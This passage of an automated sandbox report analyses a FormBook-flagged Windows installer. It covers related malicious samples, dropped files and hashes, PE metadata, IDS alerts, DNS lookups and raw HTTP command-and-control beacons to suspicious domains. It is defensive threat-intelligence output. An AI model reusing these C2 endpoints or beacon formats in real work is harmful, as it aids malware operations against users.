	Purchase_Order_#202201.exe	Get hash	malicious	Browse	• www.navasoft.net/bus9/?bL0hB43=qRD1jnwXdkKa66VSVedd9Ert/MobnFaU7VUy36VcXQLRN6VNbM/mx/6j/FrGTzcMmKch&EXSD=KB6X_LnX4pALP
	Remittance.doc	Get hash	malicious	Browse	• www.educacaosemdistancia.net/cy88/?8p=LR-L&eN6=JmlLW4tvo01r9wrX9Y8//aPMS7/0SdnIxOVR2KDxToJX/qIBq1GB4VVt6JTuNPN33T7huQ==
	0p15gTcRwy.exe	Get hash	malicious	Browse	• www.gametimebg.com/s18y/?iPyhQ=GeiSqwLlSN+1zUZfxgrVpi5RTxjNzp5rk1pIsxOITRUXGXjooHIaUMTgitSeSdRnfDk4&gRTlZ=2dl8_P1H

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	MakbLShaqA.dll	Get hash	malicious	Browse	• 78.47.204.80

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MakbLShaqA.dll	Get hash	malicious	Browse	• 78.47.204.80
	Zr26f1rL6r.exe	Get hash	malicious	Browse	• 88.99.22.5
	OPKyR75fJn.exe	Get hash	malicious	Browse	• 5.9.162.45
	meerkat.arm7	Get hash	malicious	Browse	• 148.251.22 0.118
	oQANZnrt9d	Get hash	malicious	Browse	• 135.181.14 2.151
	tUJXpPwU27.dll	Get hash	malicious	Browse	• 78.47.204.80
	LZxr7xI4nc.exe	Get hash	malicious	Browse	• 5.9.162.45
	3E8869030B9C89B8C43E9F8A6730A516E3945AB1 272E3.exe	Get hash	malicious	Browse	• 5.9.162.45
	5A15ECE1649A5EF54B70B95D9D413BAD068B8C1C 932E2.exe	Get hash	malicious	Browse	• 5.9.162.45
	23062BA932165210EBB3FFCD15474E79F19E6AD7 4869F.exe	Get hash	malicious	Browse	• 5.9.162.45
	exe.exe	Get hash	malicious	Browse	• 116.202.203.61
	J73PTzDghy.exe	Get hash	malicious	Browse	• 94.130.138.146
	piPvSLcFXV.exe	Get hash	malicious	Browse	• 88.99.210.172
	fkYZ7hyvnD.exe	Get hash	malicious	Browse	• 116.202.14.219
	.#U266bvmail-478314QOZVOYBY30.htm	Get hash	malicious	Browse	• 168.119.38.214
	pYebrdRKvR.dll	Get hash	malicious	Browse	• 78.47.204.80
	pPX9DaPVYj.dll	Get hash	malicious	Browse	• 78.47.204.80
	wUKXjICs5f.dll	Get hash	malicious	Browse	• 78.47.204.80
	cRC6TZG6Wx.dll	Get hash	malicious	Browse	• 78.47.204.80
TEAMINTERNET-ASDE	xDG1WDcI0o.exe	Get hash	malicious	Browse	• 185.53.179.92
	nHSmNKw7PN.exe	Get hash	malicious	Browse	• 185.53.178.54
	PjvBTyWpg6.exe	Get hash	malicious	Browse	• 185.53.177.20
	Telex.exe	Get hash	malicious	Browse	• 185.53.177.53
	rEC0x536o5.exe	Get hash	malicious	Browse	• 185.53.178.54
	Tax payment invoice - Wd, November 17, 2021,pdf.exe	Get hash	malicious	Browse	• 185.53.179.90
	PO_ MOQ883763882.doc	Get hash	malicious	Browse	• 185.53.178.12
	Order Specification.doc	Get hash	malicious	Browse	• 185.53.178.12
	29383773738387477474774.exe	Get hash	malicious	Browse	• 185.53.177.53
	Tax payment invoice - Wed, November 10, 2021,pdf.exe	Get hash	malicious	Browse	• 185.53.179.90
	Factura_842.pdf.exe	Get hash	malicious	Browse	• 185.53.178.50
	Draft shipping docs CI+PL.xlsx	Get hash	malicious	Browse	• 185.53.177.10
	32vCkFTS0X.exe	Get hash	malicious	Browse	• 185.53.179.94
	61Wq3BOwiA.exe	Get hash	malicious	Browse	• 185.53.178.51
	Order Information.exe	Get hash	malicious	Browse	• 185.53.179.94
	lCFjxhAqu3.exe	Get hash	malicious	Browse	• 185.53.178.10
	2FNlQLySZS.exe	Get hash	malicious	Browse	• 185.53.178.13
	o4EjNRKCKq.exe	Get hash	malicious	Browse	• 185.53.178.30
	tgSQwVSEzE.exe	Get hash	malicious	Browse	• 185.53.177.12
	draft shipping docs CI+PL.xlsx	Get hash	malicious	Browse	• 185.53.177.10
TANDEMUS	Product Inquiry.exe	Get hash	malicious	Browse	• 15.197.142.173
	meerkat.arm7	Get hash	malicious	Browse	• 128.88.223.189
	SEOCHANG INDUSTRY.exe	Get hash	malicious	Browse	• 15.197.142.173
	TWb3lVgBOQ.exe	Get hash	malicious	Browse	• 15.197.142.173
	Payment Advice.doc	Get hash	malicious	Browse	• 15.197.142.173
	Purchase Order.exe	Get hash	malicious	Browse	• 15.197.142.173
	wE3YzRd1IZ.exe	Get hash	malicious	Browse	• 15.197.142.173
	Payment Advice Note 22.11.2021.xlsx	Get hash	malicious	Browse	• 15.197.142.173
	Case File.exe	Get hash	malicious	Browse	• 15.197.142.173
	New Order 000112221.exe	Get hash	malicious	Browse	• 15.197.142.173
	Purchase Order 2890.exe	Get hash	malicious	Browse	• 15.197.142.173
	Documents AWB # 3406506482.exe	Get hash	malicious	Browse	• 15.197.142.173
	Purchase Order 01001402.exe	Get hash	malicious	Browse	• 15.197.142.173
	sora.x86	Get hash	malicious	Browse	• 128.88.62.127
	SecuriteInfo.com.Trojan.Siggen15.46065.1499.exe	Get hash	malicious	Browse	• 15.197.142.173
	NICHIDEN VIET NAM - PRODUCTS LIST.exe	Get hash	malicious	Browse	• 15.197.142.173
	doc028750_029.exe	Get hash	malicious	Browse	• 15.197.142.173
	OVER DUE INVOICE & PAYMENT SUB FORM.exe	Get hash	malicious	Browse	• 15.197.142.173
	4C0P93ko4u.exe	Get hash	malicious	Browse	• 15.197.142.173
	Purchase_Order_#202201.exe	Get hash	malicious	Browse	• 15.197.142.173

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\2wyt68ql38qw	
Process:	C:\Users\user\Desktop\ff0231.exe
File Type:	data
Category:	dropped
Size (bytes):	215058
Entropy (8bit):	**7.992809468929609**
Encrypted:	**true**
SSDEEP:	6144:hHwRmYLnGNUS9D0XtB2jl6MCiv9ulTnM22FTJ:thYSx9D8CTLnzMDF9
MD5:	AD14EFC487C65587B5B384473F921CD2
SHA1:	F7EBC52A9A0AF9CC44664E888906033D1AF9CDB3
SHA-256:	A7ACECC70EA2D62881EFC39E3F5EB4DB3844CDA900CEFA48AAEC48551D273347
SHA-512:	FD160F86A1C166A40FD2CDF4939934FCAC674BD12450EDC5BBA6630981E2AEB41B9CE7189D5D5E1F206C12E84F775358C8B1AE95C89D3B60CCA4ECD0C0B3A 37
Malicious:	false
Reputation:	low
Preview:	......L1.:....Gi..{..<......Tb.9.../....!1...?ds.";g.......=.^...Ro....AJ=.Y..H.24`.....;...;0...&...-....4Q0ol...uK.Hv.....ZGu...:.....*..3...T..zd.."*i.N.AMc.5q.....>.....U.S....._.....J..;i)....k.h ......Y/.q....Qrl..z<...h.i.......s..T.K&..{.1.>.L1......a0@..{...#.R..`.\..9...t.....1.s.?ds.".g.......=..H.R.w[...%.K.z...<.m....#...' ....7.8}..z..AK.&.K.Hv....O~..JB.."d..u...3%..F.d....S...... ...n@].D-...U.S...S.......{,.)......h...m....Pq%%.Qrl..z<.....io......s.-T..&...{.1s.>.L1.....a0@cb{..#.R....Tb.9.../....!1...?ds.";g.......=..H.R.w[...%.K.z...<.m....#...' ....7.8}..z..A K.&.K.Hv....O~..JB.."d..u...3%..F.d....S.........n@].D-...U.S....._....:J.{..)...k.h...m....Pq.%..Qrl..z<.....io......s.-T..&...{.1s.>.L1.....a0@cb{..#.R....Tb.9.../....!1...?ds.";g.......=. .H.R.w[...%.K.z...<.m....#...' ....7.8}..z..AK.&.K.Hv....O~..JB.."d..u...3%..F.d....S.........n@].D-...U.S....._....:J.{..)...k.h...m....Pq.%..Qrl..z<.

C:\Users\user\AppData\Local\Temp\nsoCFAB.tmp\xavjqrgsngv.dll	
Process:	C:\Users\user\Desktop\ff0231.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	88576
Entropy (8bit):	6.395867437606634
Encrypted:	false
SSDEEP:	1536:cTa5ekdu7Mw7zZUJBiQFVcbiFqK8/baPbUfskExk:cTOrdu7MQk3XcbiFGQxx
MD5:	27E639F08ED217F528FFF9EEC80A4FF5
SHA1:	0FB150A7CDCF24403FC9D4463E38CC1549CC4786
SHA-256:	E7422D8679E6F47B4E68B638A8501E665E26765381EE0812FC909728D7052961
SHA-512:	F5E1CA240D0795B0878D7F851AD770C06AD67046CB80781F9DFCAF79E90DCC097969DA71B19440A467AEC2850060D37CF1C4263CD872683A37766D4AFD80B42
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZx....................@..................................x...........!..L.!This program cannot be run in DOS mode.$..PE..L....R.a...........!.........t... ....................Q..N....Q...P...H...........HT..............................text.............................. ..`.rdata..._.......`.................@..@.data...(... .`.......F.............@....rsrc................X.............@..@.. ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.928760560009552

General

TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	ff0231.exe
File size:	291150
MD5:	b2bdb06e477be0fc87f7bbd744ff7d38
SHA1:	521e91257dfee2420e66af761f8ef631611a8149
SHA256:	3e1840a0f24371b46b7e196c6c04cba6f218c1989edd4d0eadc540e0b4ef17f7
SHA512:	4533d1ea041ccaa518e5342c143afcbb091959baa9e88f6c05db58c88cf6672b95c899ec8812b21d63f453452d82aa9bc09c79b111c0f8344f1573e8be2474eb
SSDEEP:	6144:rGibxCiJisiznt3+aXctz315Ila8s3v9ulTnM22WaH0n7LWlVbn9/+0QmAi:5FJFiJVc2IpzMDWaH0XW7n9/0mr
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....\.....0.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x4030e3
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48EFCDCD [Fri Oct 10 21:49:01 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	7fa974366048f9c551ef45714595665e

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5b68	0x5c00	False	0.67722486413	data	6.48746502716	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x129c	0x1400	False	0.4337890625	data	5.04904254867	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x25c58	0x400	False	0.58203125	data	4.76995537906	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.ndata	0x2f000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x37000	0x900	0xa00	False	0.4078125	data	3.93441125971	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-14:52:25.627974	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49835	80	192.168.2.4	185.53.178.54
11/25/21-14:52:25.627974	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49835	80	192.168.2.4	185.53.178.54
11/25/21-14:52:25.627974	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49835	80	192.168.2.4	185.53.178.54
11/25/21-14:52:25.644872	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49835	185.53.178.54	192.168.2.4
11/25/21-14:52:49.935941	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49857	80	192.168.2.4	34.102.136.180
11/25/21-14:52:49.935941	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49857	80	192.168.2.4	34.102.136.180
11/25/21-14:52:49.935941	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49857	80	192.168.2.4	34.102.136.180
11/25/21-14:52:50.116125	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49857	34.102.136.180	192.168.2.4
11/25/21-14:53:10.721504	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49858	34.102.136.180	192.168.2.4
11/25/21-14:54:13.962247	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49886	15.197.142.173	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 14:52:25.556238890 CET	192.168.2.4	8.8.8.8	0x67f1	Standard query (0)	www.comptesgratuit.fr	A (IP address)	IN (0x0001)
Nov 25, 2021 14:52:49.875273943 CET	192.168.2.4	8.8.8.8	0x3d3a	Standard query (0)	www.evchargeoracle.com	A (IP address)	IN (0x0001)
Nov 25, 2021 14:53:10.516654968 CET	192.168.2.4	8.8.8.8	0x5e5c	Standard query (0)	www.meta-facebook.life	A (IP address)	IN (0x0001)
Nov 25, 2021 14:53:31.116332054 CET	192.168.2.4	8.8.8.8	0x77cf	Standard query (0)	www.schuette.tech	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 14:53:51.348086119 CET	192.168.2.4	8.8.8.8	0x6995	Standard query (0)	www.teslaislandboys.com	A (IP address)	IN (0x0001)
Nov 25, 2021 14:54:13.713430882 CET	192.168.2.4	8.8.8.8	0xe248	Standard query (0)	www.facebook-meta.net	A (IP address)	IN (0x0001)
Nov 25, 2021 14:54:34.396709919 CET	192.168.2.4	8.8.8.8	0x92ad	Standard query (0)	www.chasesecurobanking.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 14:52:25.589087963 CET	8.8.8.8	192.168.2.4	0x67f1	No error (0)	www.comptesgratuit.fr		185.53.178.54	A (IP address)	IN (0x0001)
Nov 25, 2021 14:52:49.913043976 CET	8.8.8.8	192.168.2.4	0x3d3a	No error (0)	www.evchargeoracle.com	evchargeoracle.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 14:52:49.913043976 CET	8.8.8.8	192.168.2.4	0x3d3a	No error (0)	evchargeoracle.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 25, 2021 14:53:10.577569008 CET	8.8.8.8	192.168.2.4	0x5e5c	No error (0)	www.meta-facebook.life	meta-facebook.life		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 14:53:10.577569008 CET	8.8.8.8	192.168.2.4	0x5e5c	No error (0)	meta-facebook.life		34.102.136.180	A (IP address)	IN (0x0001)
Nov 25, 2021 14:53:31.137038946 CET	8.8.8.8	192.168.2.4	0x77cf	No error (0)	www.schuette.tech		5.9.96.94	A (IP address)	IN (0x0001)
Nov 25, 2021 14:53:31.137038946 CET	8.8.8.8	192.168.2.4	0x77cf	No error (0)	www.schuette.tech		192.64.119.127	A (IP address)	IN (0x0001)
Nov 25, 2021 14:53:51.486010075 CET	8.8.8.8	192.168.2.4	0x6995	No error (0)	www.teslaislandboys.com	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 14:53:51.486010075 CET	8.8.8.8	192.168.2.4	0x6995	No error (0)	ghs.googlehosted.com		142.250.203.115	A (IP address)	IN (0x0001)
Nov 25, 2021 14:54:13.744256020 CET	8.8.8.8	192.168.2.4	0xe248	No error (0)	www.facebook-meta.net	facebook-meta.net		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 14:54:13.744256020 CET	8.8.8.8	192.168.2.4	0xe248	No error (0)	facebook-meta.net		15.197.142.173	A (IP address)	IN (0x0001)
Nov 25, 2021 14:54:13.744256020 CET	8.8.8.8	192.168.2.4	0xe248	No error (0)	facebook-meta.net		3.33.152.147	A (IP address)	IN (0x0001)
Nov 25, 2021 14:54:34.434103966 CET	8.8.8.8	192.168.2.4	0x92ad	Name error (3)	www.chasesecurobanking.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.comptesgratuit.fr
- www.evchargeoracle.com
- www.meta-facebook.life
- www.schuette.tech
- www.teslaislandboys.com
- www.facebook-meta.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49835	185.53.178.54	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 14:52:25.627974033 CET	13280	OUT	GET /fh3c/?7nhH=Hxl0d2MH-t9Hyv&z0GdXd=ygpAwtep7WxWCgU1n5iY5amVcELu0tSldE/9Y9Jyy4nkdNu97XXX bghTbpjnrxNYSyQT HTTP/1.1 Host: www.comptesgratuit.fr Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 14:52:25.644871950 CET	13280	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 25 Nov 2021 13:52:25 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49857	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 14:52:49.935940981 CET	13953	OUT	GET /fh3c/?z0GdXd=TEDmW6iEX7An5lAq1gB0cQiS4L3buUHqtO3o3qqMncoo4GVsMboScKfxnSemig/wshnV&7nhH=Hxl0d2MH-t9Hyv HTTP/1.1 Host: www.evchargeoracle.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 14:52:50.116125107 CET	13954	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Nov 2021 13:52:50 GMT Content-Type: text/html Content-Length: 275 ETag: "618be74a-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49858	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 14:53:10.601125956 CET	13955	OUT	GET /fh3c/?7nhH=Hxl0d2MH-t9Hyv&z0GdXd=tXPHdmDKONGhRVqCA0IZHOyO0PTL+BRkpbdAk/iYV8rKicqHrA4rokXZ0wK7+ll/WvZA HTTP/1.1 Host: www.meta-facebook.life Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 14:53:10.721503973 CET	13955	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Nov 2021 13:53:10 GMT Content-Type: text/html Content-Length: 275 ETag: "6192576d-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49859	5.9.96.94	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 14:53:31.168188095 CET	13956	OUT	GET /fh3c/?z0GdXd=N2vEI1OX7w/3udy+ydCYc971PZER2FJlK1gZL6lMnGSu15qwd848spLio4s8j+VNLmhX&7nhH=Hxl0d2MH-t9Hyv HTTP/1.1 Host: www.schuette.tech Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 14:53:31.192174911 CET	13957	IN	HTTP/1.1 404 Not Found Server: nginx/1.18.0 (Ubuntu) Date: Thu, 25 Nov 2021 13:53:31 GMT Content-Type: text/html Content-Length: 162 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 38 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.18.0 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49866	142.250.203.115	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 14:53:51.505518913 CET	16022	OUT	GET /fh3c/?7nhH=Hxl0d2MH-t9Hyv&z0GdXd=n2wKPxZ8pCyDi97rnXro6S5Jba3+KYmZJcqoataOVa/Ib+/xmeU19xREWNmNK15lIZxN HTTP/1.1 Host: www.teslaislandboys.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 14:53:51.537875891 CET	16042	IN	HTTP/1.1 302 Found Location: http://cirn.one Date: Thu, 25 Nov 2021 13:53:51 GMT Content-Type: text/html; charset=UTF-8 Server: ghs Content-Length: 212 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN Connection: close Data Raw: 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 3c 54 49 54 4c 45 3e 33 30 32 20 4d 6f 76 65 64 3c 2f 54 49 54 4c 45 3e 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 33 30 32 20 4d 6f 76 65 64 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 0a 3c 41 20 48 52 45 46 3d 22 68 74 74 70 3a 2f 2f 63 69 72 6e 2e 6f 6e 65 22 3e 68 65 72 65 3c 2f 41 3e 2e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8"><TITLE>302 Moved</TITLE></HEAD><BODY><H1>302 Moved</H1>The document has moved<A HREF="http://cirn.one">here</A>.</BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49886	15.197.142.173	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 14:54:13.764236927 CET	16834	OUT	GET /fh3c/?z0GdXd=WoHcE9GCxXT7wUBgkc+2l4Z3+m1n5nn1xCnIHBmko3viCo3Igm4+Oh54SxcB0NGJBR7p&7nhH=Hxl0d2MH-t9Hyv HTTP/1.1 Host: www.facebook-meta.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 14:54:13.962246895 CET	16834	IN	HTTP/1.1 403 Forbidden Server: awselb/2.0 Date: Thu, 25 Nov 2021 13:54:13 GMT Content-Type: text/html Content-Length: 118 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: ff0231.exe PID: 6660 Parent PID: 5540

General

Start time:	14:50:29
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\ff0231.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\ff0231.exe"
Imagebase:	0x400000
File size:	291150 bytes
MD5 hash:	B2BDB06E477BE0FC87F7BBD744FF7D38
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
